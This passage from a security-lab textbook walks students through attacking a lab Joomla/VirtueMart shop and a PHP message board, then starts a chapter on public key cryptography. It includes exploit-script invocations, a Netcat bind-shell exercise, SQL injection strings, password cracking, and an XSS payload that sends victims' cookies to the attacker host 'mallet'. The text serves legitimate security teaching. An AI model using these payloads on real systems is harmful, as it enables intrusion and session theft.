At this point, we know the operating system, the web server and the PHP module running on **`bob`**. In practice, an analysis of the infrastructure might involve additional steps. For example, there might be a load-balancer that distributes requests to the web site among a set of servers. It might even be the case that these servers differ in their operating systems or patch-levels. Additional obstacles to identifying the underlying infrastructure might be proxies and web application firewalls.

Our next goal is to find information about the actual applications running on **`bob`**. Just looking at the web site with a browser reveals important information, namely that the site is built using Joomla!, an open-source content management system (CMS), and VirtueMart, an open-source e-commerce solution running on Joomla!. Simply looking at the source of the page (e.g., using Firebug) we find the version of Joomla! used on the server, namely version 1.5.

Apart from manually browsing the site, it is useful to watch the raw HTTP requests and responses and even intercept and change them en route. This can be done using add-ons to Firefox such as Firebug and Tamper Data. Another alternative is a simple text-based browser such as lynx.

▷ Use the Firefox add-ons Firebug, Firecookie, and Tamper Data on **`mallet`**'s Firefox installation to browse the site http://bob. Intercept and study some of the requests using Tamper Data. Change some values when selecting a message to view.

In order to analyze the web site in greater detail and to find the directory structure of the server, it is often useful to mirror the entire application as a local copy that can be studied more easily. Examples of tools that automatically follow every link they can find starting at a given URL are `wget` and `lynx`. Using such tools, you can store the whole site on your own computer and further analyze the files using tools such as `grep` to find interesting strings in the entire directory tree.

Problem 6.4 List the strings you would look for in an application and argue why they are interesting. For example, *input* tags in form fields might be an input field for a password.

However, in cases where automated tools are used to generate the web site, like in our example, you might find important information about the directory structure online.

Problem 6.5 Try to discover relationships between the different PHP scripts on host `bob`'s web site. What gets called when and by whom? Which pages accept user-supplied input? What methods are used (GET vs. POST)? What are the directory and file names? Which pages require prior authentication and which do not?

Combine online and offline resources to answer these questions. This entails studying the application using the browser and proxy (Tamper Data) as well as studying your local copy of the application. Compile all the information about the application in a suitable way. It is up to you how you structure the information, e.g., in a table, flowchart, mind map or finite state machine.

6.4 Attacking Web Applications

After collecting basic information about the target system, we come to the phase where we search for known vulnerabilities, or even find unreported vulnerabilities by probing the application. Probing an application is normally a long and tedious process.

In the following, we present a set of vulnerabilities together with corresponding exploits. We also encourage readers to look for additional vulnerabilities and exploits themselves.

6.4.1 Remote File Upload Vulnerability in Joomla!

According to SecurityFocus BugtraqId 35780 (www.securityfocus.com/bid/35780), Joomla! versions 1.5.1 through 1.5.12 are vulnerable to a “Remote File Upload Vulnerability”. Unfortunately, `bob` is running the vulnerable Joomla! version 1.5.12.

Problem 6.6 Use the Internet to find out more about this vulnerability. Hint: An exploit for this vulnerability can also be found in a plug-in of the Metasploit Framework. Describe the problem in a few sentences.

▷ In the directory `/home/mallet/Exploits` on **`mallet`** you will find an exploit for the above vulnerability. Go to the directory `Remote Command Execution/Joomla 1.5.12`. There are two shell scripts, `upload.sh` and `exploit.sh`. In combination with the PHP script `up.php`, these shell scripts can be used to execute arbitrary commands on **`bob`**.

Execute the script `exploit.sh` with the command you want executed on **`bob`** as an argument. For example, the following will execute `ls -al`.

```
mallet@mallet:$ ./exploit.sh "ls -al"
```

Problem 6.7 Read through the script files and explain how the exploit works. How can you execute a command remotely on **`bob`**?

6.4.2 Remote Command Execution

Whereas many attacks on web applications result “only” in the disclosure of confidential information, the adversary’s ultimate goal is to be able to execute commands on the server. Once an adversary can execute commands on a server, even when only under restricted rights, it is only a matter of time until he gains full control over the server. In our last example in Sect. 6.4.1, we started our attack using a vulnerability that allowed us to upload arbitrary files onto the web server running on **`bob`**. We used this vulnerability to upload a PHP script that enabled us to execute arbitrary commands by sending them simply as parameters of GET requests to the web server.

For the following attack, we use a different vulnerability that will allow us to execute arbitrary commands.

Problem 6.8 On the web server hosted on **`bob`**, the e-commerce solution VirtueMart (Version 1.1.2) is running as an extension of Joomla!. Search on the Internet for remote command execution vulnerabilities in VirtueMart and describe one of them.

Problem 6.9 Try to exploit the vulnerability you found in Problem 6.8.

So far we have found a way to execute any command on the target system (**`bob`**). We will next use this vulnerability in VirtueMart to open a backdoor on **`bob`**.

Problem 6.10 We assume that the tool Netcat has been installed on **`bob`**. Use the remote command execution vulnerability you found in this section in combination with Netcat to open a TCP port on **bob**. After establishing a connection to this port, execute a shell on **bob** connecting stdin and stdout to the shell. Hint: There is a Netcat option that may help you.

6.4.3 SQL Injections

A SQL injection is a code injection technique that allows an adversary to execute arbitrary commands on a SQL database serving a web application. Typically, a vulnerable application builds a SQL query based on input provided by a user. For example, the application might validate a user name and password combination against a database and therefore sends a query to the database including the user name and password provided by the user. If the user's input is not correctly filtered for escape characters, the user might maliciously manipulate the SQL query built by the application. In the example of the user name and password check, a malicious user might circumvent the check by crafting a SQL query that evaluates to true even when the correct password is missing.

Exploiting this kind of vulnerability allows an adversary to read, insert or modify sensitive data in the database. As a result, adversaries may spoof identities, tamper with existing data (such as changing account balances), destroy data, and in this sense become the database administrator. It is not hard to imagine the damage that can occur, especially when the database contains sensitive data like users' credentials. In general, SQL injections constitute a serious threat with high impact.

Example 6.1. Consider the following vulnerable PHP code fragment:

```
$name = request.getParameter("id")
$query = "SELECT * FROM users WHERE username ='$name'"
```

In this code the SQL query is composed of a SQL statement where the variable *name* is received as part of a URL (e.g., using a GET request) like the following:

```
http://sqlinjection.org/applications/userinfo?id=Miller
```

Unfortunately, there is no restriction on what is accepted as input for the variable *name*. So an adversary might even input SQL statements that would change the effect of the original statement.

In the original statement, the *WHERE* clause is used to restrict the query to only those records that fulfill the specified criterion. However, an adversary could insert a criterion fulfilled by any record. An example is shown in the following request:

```
http://sqlinjection.org/applications/userinfo?id=' or'1'='1
```

This request would result in a SQL statement that returns all records in the database instead of only that of a single user with a given name. The resulting SQL statement would look like this.

```
SELECT * FROM users WHERE username ='' or '1'='1'.
```

This command returns all records contained in the table *users* and could be used by an adversary to access records of other users.

To test whether an application is vulnerable to SQL injections, one typically inputs statements such as `' or '1'='1` or simply `'--` (SQL's comment tag, followed by an empty space) and observes the server's answer. Sometimes one must guess the structure of the SQL request that processes the input in order to successfully inject working code.

Problem 6.11 Host **`bob`** runs a web server that hosts Bob's web shop. On the starting page of the shop, there are two elements that require user input and might be vulnerable to SQL injections. Find these elements and test their vulnerabilities. What tools did you use, and how did you use them?

Having identified the vulnerable element of the web site, we now want to exploit the vulnerability. Therefore we must determine the structure of the SQL statement that uses the unvalidated input.

Problem 6.12 Given the SQL injection vulnerability you have found in Problem 6.11, what is the structure of the SQL statement that uses the unvalidated input?

To attack the system, we are not interested in the table that holds the poll results (although an adversary might use the vulnerability to change the result of the poll). However, Joomla! creates, by default, a SQL table `jos_users` to maintain user information such as the user names and passwords. This table seems to be even more valuable than the table containing information about the poll. Besides the name of the table (`jos_users`), we also know that the table contains the two columns `username` and `password`.

Problem 6.13 Using the vulnerability you previously identified, come up with a SQL injection that returns the `username` and `password` entries in the table `jos_users`.

At this point we have successfully extracted the table containing all user names and passwords. Unfortunately, from the adversary's perspective, the table did not contain the passwords in plaintext, but the MD5 hashes of the passwords. In order to reconstruct the plaintext passwords from the MD5 hashes we will now use the password cracker *John the Ripper* [16].

Problem 6.14 The password cracker *John the Ripper* (command `john`) is installed on **`mallet`**. With the password hashes you extracted from the database in the last assignment, find the original passwords using the password cracker.

6.4.4 Privilege Escalation

In the last few sections we have seen different attacks against web applications, such as remote file upload or remote command execution. Typically, an adversary's ultimate goal is to gain administrative control of the target system. On a Linux system this corresponds to the ability to execute arbitrary code with *root* privileges; said more technically, the adversary executes processes under the user ID 0. However, as the examples so far have shown, exploiting a vulnerability of an application does not automatically guarantee administrative access to the target machine. As described in Chap. 1, it is common practice to run potentially vulnerable applications with restricted privileges.

Problem 6.15 In Sects. 6.4.1 and 6.4.2 we studied different ways to obtain a shell on the remote system. What are the user IDs of these shells? If the user ID was not 0, would it be possible simply to use the password cracker *John the Ripper* to extract the passwords from the `/etc/shadow` file and to log in as *root*?

Once the adversary has gained access to a system his goal is to change the user ID of the process he controls to 0 and thereby gain *root* access. This process is called *privilege escalation*.

The following example combines the remote file upload vulnerability described in Sect. 6.4.1 with a local kernel exploit that allows you to gain a *root* shell on **bob**. You can find the necessary code in the *Exploits* directory on **mallet** in the directory `Combination: File Upload and Local Root Exploits`.

Note that since this exploit modifies parts of the kernel running on **bob**, running the exploit code may damage the virtual machine, for example, resulting in a file system inconsistency. We therefore recommend that you take a snapshot of the current state of **bob**'s virtual machine, which you may return to in case the exploit damages **bob**'s system.

▷ On **mallet** you can find the shell script `exploit.sh` in the subdirectory *Combination: File Upload and Local Root Exploits* of the directory `/home/mallet/Exploits`. Execute the exploit and verify that you indeed got a *root* shell on **bob**.

Problem 6.16 Describe how the exploit works. How are different vulnerabilities combined to acquire remote *root* access on **bob**? Find information about the kernel exploit on the Internet and explain the vulnerability in the kernel code.

6.5 User Authentication and Session Management

Many applications require user authentication in order to restrict access to resources to a set of authorized users. Examples include online banking, Internet shops, mail services, etc. Depending on the application's purpose, the impact of a flawed authentication mechanism may vary from negligible to severe.

In its simplest form, user authentication is based on a user's knowledge of a secret. The authentication mechanism may use cryptographic algorithms to demonstrate that a user knows the secret in such a way that any adversary eavesdropping on communication cannot subsequently impersonate the user. More sophisticated forms of user authentication use multiple factors, such as passwords combined with hardware tokens or biometrics.

After successful user authentication, the next problem we face is *Session Management*: How can we associate related requests to build a session initiated by an authenticated user?

Problem 6.17 Why is session management important in combination with HTTP?

Problem 6.18 The transport-layer protocol TCP is connection oriented and TCP connections are sometimes called *sessions*. How is a TCP session defined, and how do the endpoints identify a TCP session?

In the following, we will see examples of authentication and session handling mechanisms. For this purpose, we will consider an application on **alice**. In contrast to the preceding sections on web application security, where we took a black-box approach, we will this time inspect the corresponding source code and, in doing so, we will take a white-box approach. On **alice** you find an Apache web server. The web site on the server is a message board that has been implemented by Alice herself. Since she wants to protect the message board from potential abuse, she has secured it with an authentication and a session handling mechanism. The main configuration files for the web site can be found on **alice** in the directory /var/www. Alice, Bob, and Mallet have user accounts for the message board. Their respective user names and passwords are: (*alice*, alice123), (*bob*, bob123), and (*mallet*, mallet123).

6.5.1 A PHP-Based Authentication Mechanism

Alice has written her own login procedure using PHP in combination with a MySQL database.

Problem 6.19 Log in using one of the user names given above. What is transmitted? How does the authentication process work? List potential security problems.

Let us look next at how the session management is implemented.

▷ Log in to the message board several times, possibly using different user accounts. Submit messages to the message board and observe the parameters of the corresponding session.

Problem 6.20 Given your observations, how do you think that session management is implemented? Do you see any potential security problems?

Coming back to the authentication mechanism, let us take a closer look at possible input validation problems. Obviously the web server must check the user name and password combination. Since PHP is often used in combination with MySQL databases, there is a chance that we will find a SQL injection vulnerability.

Problem 6.21 Find a possible SQL injection vulnerability in Alice's web application. What strings did you enter? How did you conclude that there really is a SQL injection problem?

When trying to exploit the SQL vulnerability, you might notice that it is only possible to log in as user *`mallet`*. Since we have access to **`alice`**, we can inspect the code to see where the SQL injection originates and why it appears impossible to log in as a different user.

Problem 6.22 Given the source code of the application on **`alice`** (function `check_login(.,.)` in `alice:/var/www/login.php`) explain why it is only possible to login as *`mallet`*, even when you provide another user name in combination with the code `' OR '1'='1` in the password field. Given the source code of the application, find a SQL injection that lets you log in as any other user.

6.5.2 HTTP Basic Authentication

The next type of authentication mechanism we consider is *basic authentication* provided by the Apache web server. This method allows a web browser or any other HTTP client program to provide credentials such as a user name and password. This method is defined in RFC 1945 [1] as part of the HTTP/1.0 specification. Further information can be found in RFC 2617 [4].

▷ On **`alice`**, edit the file `/var/www/index.php` and change the variable `$auth_type` from the initial value `get` to `basic`. Afterwards, try to access the message board on Alice's web site from **`mallet`** and observe how the server's behavior has changed. Use tcpdump, Wireshark or Firebug to follow the communication between the server and the client, when authenticating at the web site. It may help you to empty the browser's cache before connecting.

Basic authentication allows the web site administrator to protect access to directories on a web site. Basic authentication can be enabled in various ways. Once enabled, the server then asks for authentication if the client attempts to access a protected directory.

Problem 6.23 How does the server signal to the client that access to the resource requires authentication?

Problem 6.24 What happens if after successful log in to the protected area of the web site, you later want to reconnect to the protected area?

There are several ways to enable basic authentication for a given directory on a web server. This has been done on **`alice`** by adding to the Apache config file `/etc/apache2/sites-enabled/alices-forum` the following entry:

```
<Directory /var/www/forum>
    AuthType Basic Authname "Login"
    AuthUserFile /var/www/passwords
    Require valid-user
</Directory>
```

In this configuration you see that we specified a file where the user names and passwords are saved.

▷ Try to access the file containing the user names and passwords over the network. If you succeed, use the password cracker `john` on **`mallet`** to decrypt the passwords in the file.

Problem 6.25 Clearly Alice made a mistake when she configured her web server for basic authentication. How should this be done correctly? In terms of the *OWASP Top 10 Application Security Risks*, which of the problems mentioned in this list does Alice's configuration problem correspond to?

If we compare HTTP Basic Authentication to the initially proposed PHP solution, the only advantage we can see is that the user name and password are not sent in the URL itself as a GET parameter and therefore are not saved in the browser's history. However, as we have observed, the user name and password are transmitted in a simple Base64 encoding with every single HTTP request sent from the client to the server. In terms of session management, HTTP Basic Authentication implicitly identifies user sessions, since user name and password are sent in every packet.

6.5.3 Cookie-Based Session Management

As our next example of session management using HTTP, we examine a solution based on cookies. For this example, you must again change the variable `$auth_type` at the beginning of the file `/var/www/index.php` on **`alice`**, this time setting it to the value `cookie`.

Background on Cookies

Cookies are data that are used by a server to store and retrieve information on a client. The data may be used to encode session information and thereby enable session management on top of the stateless HTTP protocol.

Cookies work as follows. When sending HTTP objects to a client, the server may add information, called a cookie, which is stored on the client by the client's browser. Part of the cookie encodes the range of URLs for which this information is valid. For every future request to a web site within this URL range, the browser will include the cookie.

Cookies have the following attributes:

Name: The cookie's identifier, which is the only required attribute of the Set-Cookie header.

Expires: This tag specifies a date, which defines the cookie's lifetime. If it is not set, then the cookie expires at the end of the session.

Domain: This attribute is used when the browser searches for valid cookies for a given URL.

Path: The path attribute is used to specify the valid directory paths for a given domain. This means that if the browser has found a cookie for a given domain, as a next step the path attribute is searched; if there is a match then the cookie is sent along with the request.

Secure: If the cookie is marked secure, the cookie is only sent over secure connections, namely to HTTPS servers (HTTP over SSL).

Problem 6.26 Use **`mallet`** to connect to Alice's web site on **`alice`**. Log in to the message board and study the authentication process.

- How are the user name and password transmitted this time?
- After a successful login, you get a cookie. What might the name attribute of the cookie stand for? Hint: Log in multiple times and study the differences.

We will next attempt to exploit the fact that the cookie is used to authenticate the user on the message board and that the cookie's content is predictable.

▷ Log in to "Alice's Message Board", first from **alice**. To do so, open a web browser on **alice** and log in using Alice's credentials (user name: *alice*, password: *alice123*). Afterwards, log in to the message board from **mallet** using Mallet's credentials (user name: *mallet*, password: *mallet123*).

In Mallet's browser turn on the plug-in Tamper Data (in Firefox *Tools* → *Tamper Data*, then press the button "Tamper Data"). Afterwards, insert arbitrary text into the message field of the message board and press the *submit* button. In the pop-up window, choose the option *Tamper*. A window pops up that shows the fields of the HTTP request to be submitted to **alice**. For the *request header name* `cookie`, decrease the corresponding *request header value* by one and submit the modified HTTP packet by pressing the button "OK". Check on the message board the origin of the message you have inserted.

Obviously Mallet receives information about the potential session IDs of other currently logged in users by looking at his own session ID. We next modify the PHP script on **alice** to add randomness to the session ID.

▷ In the file `alice:/var/www/session.php` make the following changes:

1. In the function `register_session()` comment out the following lines by adding the PHP comment tag `//` at the beginning of each of the lines.

```
//$ret_val = $database->query("SEL[...]ion_id) FROM sessions");
//foreach($ret_val as $row) $unique_id = $row[0] + 1;
//if(!isset($(unique_id)) $unique_id = 1;
```

2. Add the following line before or after the lines that you commented out.

```
$unique_id = rand(10000,99999);
```

The effect of this code modification is that the session ID is now chosen randomly from the integer range 10,000-99,999. This makes Mallet's life a bit harder. However, the cookie is still transmitted in plaintext, so if Mallet is located in the same broadcast domain as the user logged into the message board, or if he controls a device (e.g., a router) in between the user and the message board, he can simply use a packet-sniffer to read the session ID from a transmitted packet. In addition to the possibility of intercepting the communication between the user and the message board, this is an elegant way to get hold of another user's cookie.

6.6 Cross-Site Scripting (XSS)

Cross-site scripting (XSS) also constitutes a kind of injection attack where an adversary injects a malicious program of his choice into a vulnerable trusted web site. The program is written in a scripting language such as JavaScript and is executed by the victim's browser when displaying the vulnerable web site. This vulnerability arises when the server does not properly sanitize the input sent by the adversary and the output sent to the user.

Summarizing, an XSS attack is carried out in two steps:

1. Data from an untrusted source is entered in a web application.
2. This data is subsequently included in dynamic content that is sent to web users and executed by their browsers.

There are different kinds of XSS attacks differing in how the malicious script is stored and how the attack works.

6.6.1 Persistent XSS Attacks

The first kind of attack goes by the name of *persistent attacks* or alternatively *stored attacks*. These attacks are very simple. As the name suggests, the injected code is stored on the vulnerable server. For example, it may be stored in a database, on a message board, or in a comment field. Whenever a victim requests and subsequently displays the stored information, the malicious code is executed by the victim's browser.

We will now exploit a XSS vulnerability in Alice's message board by performing a persistent XSS attack. Using Mallet's browser we will place some JavaScript code in the message board, which allows us to steal the cookie of a victim who is visiting Alice's message board.

▷ Our goal is to place some JavaScript code on the message board with the effect that the session ID of anyone logging in to the message board is automatically sent to Mallet. We proceed as follows.

- On **`mallet`** open the web browser and log in using Mallet's credentials.
- Enter the following lines into the message board:

```
<script>
var req = new XMLHttpRequest();
req.open("GET", 'http://mallet/'+document.cookie, true);
req.send(null);
</script>
```

- On **`mallet`** open a *`root`* shell (you may also use `sudo`) and open a listening server on port 80 using Netcat (`nc -l -v 80`).
- Now log in to the message board from **`alice`** using Alice's credentials and observe the output of the shell where Netcat is running.
- Right after Alice's login, an HTTP request should arrive on **`mallet`**, which is then output in the shell where you have started the Netcat server. The HTTP request contains as GET parameter *sid*, Alice's session ID.
- On **`mallet`**, enter a message on Alice's message board and change the cookie's session ID to Alice's session ID, which you have received over the network. You can use Firebug to perform this task.

In order to remove experimental entries in the message board you may use the tool `phpmyadmin` installed on **`alice`**. Enter `http://alice/phpmyadmin` into Alice's or Mallet's browser, log in as *`root`* (password `alice`), and remove the unwanted entries in database *forum* from the table *forum_entries*.

Note that we kept this example as simple as possible by not requiring Mallet to set up his own infrastructure to automatically handle requests sent by the victim's browser. In real-world attacks, Mallet would probably maintain his own server to handle and use stolen session IDs.

Problem 6.27 How can you protect Alice's message board from XSS attacks like the one we have demonstrated above? Hint: Messages received as GET parameters in HTTP requests are inserted into the message board by the code in `/var/www/forum/forum.php`.

6.6.2 Reflected XSS Attacks

The second kind of XSS attacks are called either *non-persistent attacks* or *reflected attacks*. In these attacks the data provided by the client, for example, in query parameters, is used by the server to generate a page of results for the user. The attack exploits the fact that the server may fail to sanitize the response.

Example 6.2. As an example of a reflected attack, suppose that the user sends his user name as part of the URL.

```
http://example.com/index.php?sid=1234&username=Bob
```

The resulting web site might show something like “Hello Bob”. However, if the adversary constructs a link containing a malicious JavaScript instead of the user name and tricks a victim to click on the link, then this script would be executed by the victim’s browser in the context of the domain specified in the URL.

Example 6.3. Search engines are another example. If the user enters a string to search for, the same string is typically displayed together with the search results. If the search string is not properly sanitized before displayed to the user, an adversary can include malicious JavaScript code that is reflected by the server.

If this vulnerability occurs in a domain trusted by the victim then the adversary may construct an innocent-looking link that contains a malicious script as its search string. The adversary then sends this link to the victim, for example, by e-mail. If the victim clicks on this link then the malicious code is reflected back by the trusted server and is executed in the victim’s browser.

6.6.3 DOM-Based XSS Attacks

A third kind of XSS attacks are called *DOM-based attacks*, where *DOM* stands for document object model. The DOM defines the objects and properties of all elements of an HTML document and the methods used to access them. In particular, an HTML document is structured as a tree, where each HTML element corresponds to a node in the tree. The DOM allows dynamic modifications of elements of the web page on the client side.

Example 6.4. Consider an HTML web page that Bob requests with the following URL:

```
http://example.com?uname=Bob
```

The web page contains JavaScript code to locally read the user’s name from the DOM variable `document.location` and insert a new HTML element (`<h2>`) into the DOM. The new `<h2>` element will then contain the user’s name:

```
...
document.write("<h2>"+document.location.href.substring(
  document.location.href.indexOf("uname=")+6)+"</h2>");
...
```

Suppose now that an adversary can trick a victim to clicking on the following link:

```
http://example.com?uname=<script>malicious script code</script>
```

If the victim clicks on this link, the Javascript reads the adversary’s malicious code from the local DOM variable `document.location` and inserts it into the DOM which in turn is rendered by the victim's browser. Hence, the victim's browser executes the malicious script. Note that, in this attack, the adversary's payload is not included in the HTTP response of the server but is instead inserted locally on the client side.

The above is an example of a reflective DOM-based attack: The attack changes some parameters that are interpreted by the client's browser when rendering the web page. The client-side code thus executes unexpectedly due to malicious modifications of the page's DOM environment.

In contrast to the above, there is a DOM-based attack that does not require the malicious code to be reflected by the server. The attack exploits the fact that URI fragments separated by a "#" are not sent from the browser to the server, but may directly affect the page's DOM environment interpreted by the victim's browser.

Example 6.5. Continuing Example 6.4, the adversary changes the malicious link to:

```
http://example.com#uname=<script>malicious script code</script>
```

This time the victim's browser does not send the adversary's payload to the server. However, it is still located in the local DOM variable `document.location` and will be inserted into the DOM.

Whereas reflected attacks may be detected on the server by inspecting the parameters sent alongside a HTTP request, in non-reflective DOM-based attacks the malicious code does not leave the victim's browser and thus cannot be detected by the server.

Problem 6.28 Read the section on *cross-site request forgery* in the OWASP *Top Ten Vulnerabilities* report [13]. How does it differ from *cross-site scripting*?

6.7 SQL Injections Revisited

In Sect. 6.4.3 we examined SQL injection vulnerabilities in Bob's web shop application. This time, looking at Alice's message board page, we have an additional advantage: we can access the underlying code and can therefore perform a white-box analysis.

To brush-up on SQL injections, we will start with the following simple exercise.

Problem 6.29 Use the SQL vulnerability in the login mechanism of Alice's message board to create a new user *`seclab`* with password *`seclab123`*.

Next, we want to help Alice to secure her application against SQL injections.

Problem 6.30 Name two different ways to avoid SQL injections in PHP and give short explanations of each of them.

Problem 6.31 The vulnerable piece of Alice's code can be found in the file `alice:/var/www/login.php`. The function `check_login()` takes a user name and a password as its input and creates the vulnerable database query. Use *prepared statements* to fix this vulnerability.

6.8 Secure Socket Layer

We have seen various attacks against the mechanisms used by Alice to authenticate visitors to her message board. A problem that we have mentioned but not addressed so far is that somebody who eavesdrops on the communication between a user and the server can see all the transmitted messages in plaintext. This is clearly a serious problem for Alice's authentication mechanism (HTTP basic authentication), as well as for the session management. An adversary who successfully intercepts a user name and a password has all the necessary credentials to impersonate the user at any later time. If an adversary learns a session cookie then he can at least hijack the current session, masking his actions with the corresponding user's identity.

The most common protocols that allow one to secure a TCP/IP-connection are the *Transport Layer Security* (TLS) protocol and its predecessor the *Secure Socket Layer* (SSL) protocol. Both protocols provide authentication as well as data encryption services and support a range of cryptographic algorithms for encryption and authentication (DES, RC4, RSA, SHA, MD5, etc.).

The combination of HTTP with SSL/TLS is called Hypertext Transfer Protocol Secure (HTTPS). HTTPS is widely used in the Internet to secure web applications.

▷ We will now start with the most basic configuration on **`alice`** that supports HTTPS. To proceed, enter the following set of commands in a shell on **`alice`**:

```
alice@alice:$ sudo a2enmod ssl
alice@alice:$ sudo a2ensite default-ssl
alice@alice:$ sudo /etc/init.d/apache2 reload
```

Having configured **`alice`** as described, connect with Mallet's web browser to **`alice`**, using the URL `https://alice`.

Problem 6.32 When connecting to Alice's web site for the first time using the HTTPS protocol, you get a warning. For example, Firefox says: "Secure Connection Failed".

1. Explain the problem on a conceptual level.
2. Why does this problem not show up if you connect for the first time, for example, to `https://www.nsa.gov`?

After you have added Alice's certificate to the set of trusted certificates in Mallet's browser, you should again be able to connect to Alice's message board. In the following exercise we will examine the protocol details.

Problem 6.33 On **`mallet`**, use a sniffer (Wireshark or tcpdump) to observe the set-up phase of a secure connection. Looking at the sniffer's output, describe how the secure connection is set up in terms of exchanged messages.

We will now assume that Alice's certificate has been signed by a certificate authority whose certificate is in the browser's list of accepted certificates. Similarly, we could assume that Alice has authentically distributed her server's certificate. For example, she has personally distributed the certificate by copying it to a USB stick and handing it to Bob. Let us now reconsider some of the attacks that we have seen in this chapter.

Problem 6.34 We assume in the following that Bob connects only to Alice's HTTPS version of her web site.

1. In Sect. 6.5.2 we used HTTP Basic Authentication to authenticate message board users. Assume that Bob logs in to the message board. Is it still possible to sniff his user credentials?
2. In terms of session management, we have seen the problem of predictable session identifiers. The problem with this kind of session identifier is that it is both sent in plaintext and is guessable. Are both problems now solved?
3. Finally, consider the XSS attack your performed in Sect. 6.6. Would a simple change to HTTPS, without additional measures, prevent this type of attack?

Besides certificate-based server authentication, one could additionally implement certificate-based client authentication. In this case each authorized client has a certificate that is used for authentication when the client connects to the server. Certificate-based authentication of the server, as well as of the client, are covered in more detail in Sect. 6.6.

6.9 Further Reading

The *Open Web Application Security Project* (OWASP), http://www.owasp.org, provides lots of useful information on web application security. We recommend in particular the *OWASP Top Ten Vulnerabilities* [13] and the *OWASP Guide* [24]. A PHP version of the *Top Ten Vulnerabilities* can be found at [20].

Other sources, focussing on general vulnerabilities rather than just web application security, are cwe.mitre.org (Common Weakness Enumeration) and cve.mitre.org (Common Vulnerabilities and Exposure). The former site contains explanations and code examples of common vulnerabilities on a conceptual level. The latter contains a general vulnerability database.

Hacking Web Applications Exposed [19] is a hands-on guide to many aspects of web application security. It features a method of probing and repairing an application similar to what you did in this chapter.

6.10 Exercises

Question 6.1 *Session tokens* play a crucial role in web applications. Explain why this is the case and state the possible implications for the security of web applications.

Question 6.2 Explain two ways in which an adversary could get hold of a user's *session token*. For both possibilities, provide an appropriate corresponding countermeasure.

Question 6.3 Explain *SQL injections*. Why and under what circumstances do they work?

Question 6.4 Explain how SQL injections can be prevented.

Question 6.5 Consider a simple message board in the Internet, where users can post messages to be read by other users using their browser.

1. Give a simple example of how the message board could be used by an adversary to mount a cross-site scripting attack. Describe the attack schematically, i.e., without code.
2. What could be done on the web server to prevent cross-site scripting attacks?
3. What could be done on the client side to prevent this type of attacks?

Question 6.6 Typically, *input validation* is mentioned as a protection against buffer-overflows and SQL injections. Explain how *input validation* can prevent the above-mentioned attacks.

Question 6.7 When using *certificate-based authentication*, such as in SSL/TLS or SSH, how can the server check that the user really possesses a valid private key without sending the key to the server?

Question 6.8 The following is an example of a cross-site request forgery (CSRF) attack:

Attack: The adversary first creates a web site carrying malicious JavaScript. When the code is executed, it tries to establish a connection to the victim's home-router, for example, through its web interface, using the standard user names and passwords used by the manufacturers of the most common routers. When the script successfully connects to the router, its configuration is changed so that the DNS server entry (usually pointing to the ISP's DNS server) is set to a DNS server controlled by the adversary. The adversary's DNS server is configured to respond correctly for most of the requests, but returns the IP address of an adversary's server for certain requests, e.g., for an online bank.

Answer the following questions:

1. What is the actual goal of the adversary? What does he gain with this attack?
2. Name at least two ways to prevent such an attack. Note that the attack uses several independent components and a combination of weaknesses. Identify countermeasures for some of them.

Chapter 7
Certificates and Public Key Cryptography

We concluded the previous chapter by describing the standard way of enabling HTTPS on an Apache web server. Our main goal was to protect the information exchanged between clients and the server from adversaries eavesdropping on communication. In this chapter, we will brush up on public key cryptography and examine its use in more detail.

7.1 Objectives

You will learn how to create public and private keys using OpenSSL. Given a key pair you will learn how to create a *certificate signing request* in the X.509 format. This can be sent to a certificate authority to request a certificate that binds the key pair to the name provided in the signing request. You will also learn to issue certificates yourself and to implement certificate-based client authentication on an Apache web server.

7.2 Fundamentals of Public Key Cryptography

Public key cryptography, also called asymmetric cryptography, is widely used both to encrypt and to digitally sign messages. In contrast to symmetric cryptography, where parties share the same secret key, public key cryptography uses a pair of keys consisting of a public and a private key. The public key is so named as it may be made public for all to see and use, whereas an agent keeps his private key to himself. The security of public key cryptography relies on the fact that there is no feasible way to derive the private key from the corresponding public key.

Figure 7.1 depicts the use of public key cryptography for encryption. Here a message m is encrypted by someone using Alice's public key. As Alice has the private key, she can decrypt the ciphertext c, recovering m. Moreover, provided she




Fig. 7.1 Public key cryptography

is the sole holder of her private key — that is, this key has not been compromised by an adversary — then nobody else can decrypt *c*.

If we consider public key encryption as the counterpart to symmetric encryption, public key cryptography also enables a counterpart to message authentication codes, namely *digital signatures*. Similar to a public key encryption scheme, a signature scheme also requires two keys, which in this context are called the *signing key* and the *verification key*. For a signature scheme, we require that the signing key cannot be derived from the verification key and it is therefore safe to publicly disclose the verification key, enabling everybody to verify signatures. Creation of signatures, however, is restricted to the holder of the corresponding signing key. For some public key encryption schemes such as RSA it is possible to design secure signature schemes where private keys can be used as signing keys. Signatures can then be verified using the corresponding public key as the verification key. The use of public key cryptography in message signing is depicted in Fig. 7.2.




Fig. 7.2 Digital signatures

Problem 7.1 Briefly explain the components of an asymmetric encryption scheme and the required properties.

7.3 Distribution of Public Keys and Certificates

The use of public key encryption has several advantages over symmetric encryption. One advantage is that fewer keys need to be generated and distributed.

Example 7.1. Suppose we would like any pair of agents in a group of n agents to be able to exchange messages secretly. This requires a set of $\frac{(n-1)\times n}{2}$ symmetric keys, since every agent must share a key with every other agent. Public key cryptography reduces this overhead to n key pairs. Moreover, if an arbitrarily large group of agents wishes to encrypt messages for a server, the agents only need the server's public key.

